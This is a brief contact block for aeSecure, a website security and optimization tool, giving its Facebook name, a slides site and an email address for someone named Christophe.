- Facebook: aeSecure
- Slides: slides.aesecure.com
- Email: christophe AT aesecure.com

aeSecure
Website security & optimization tool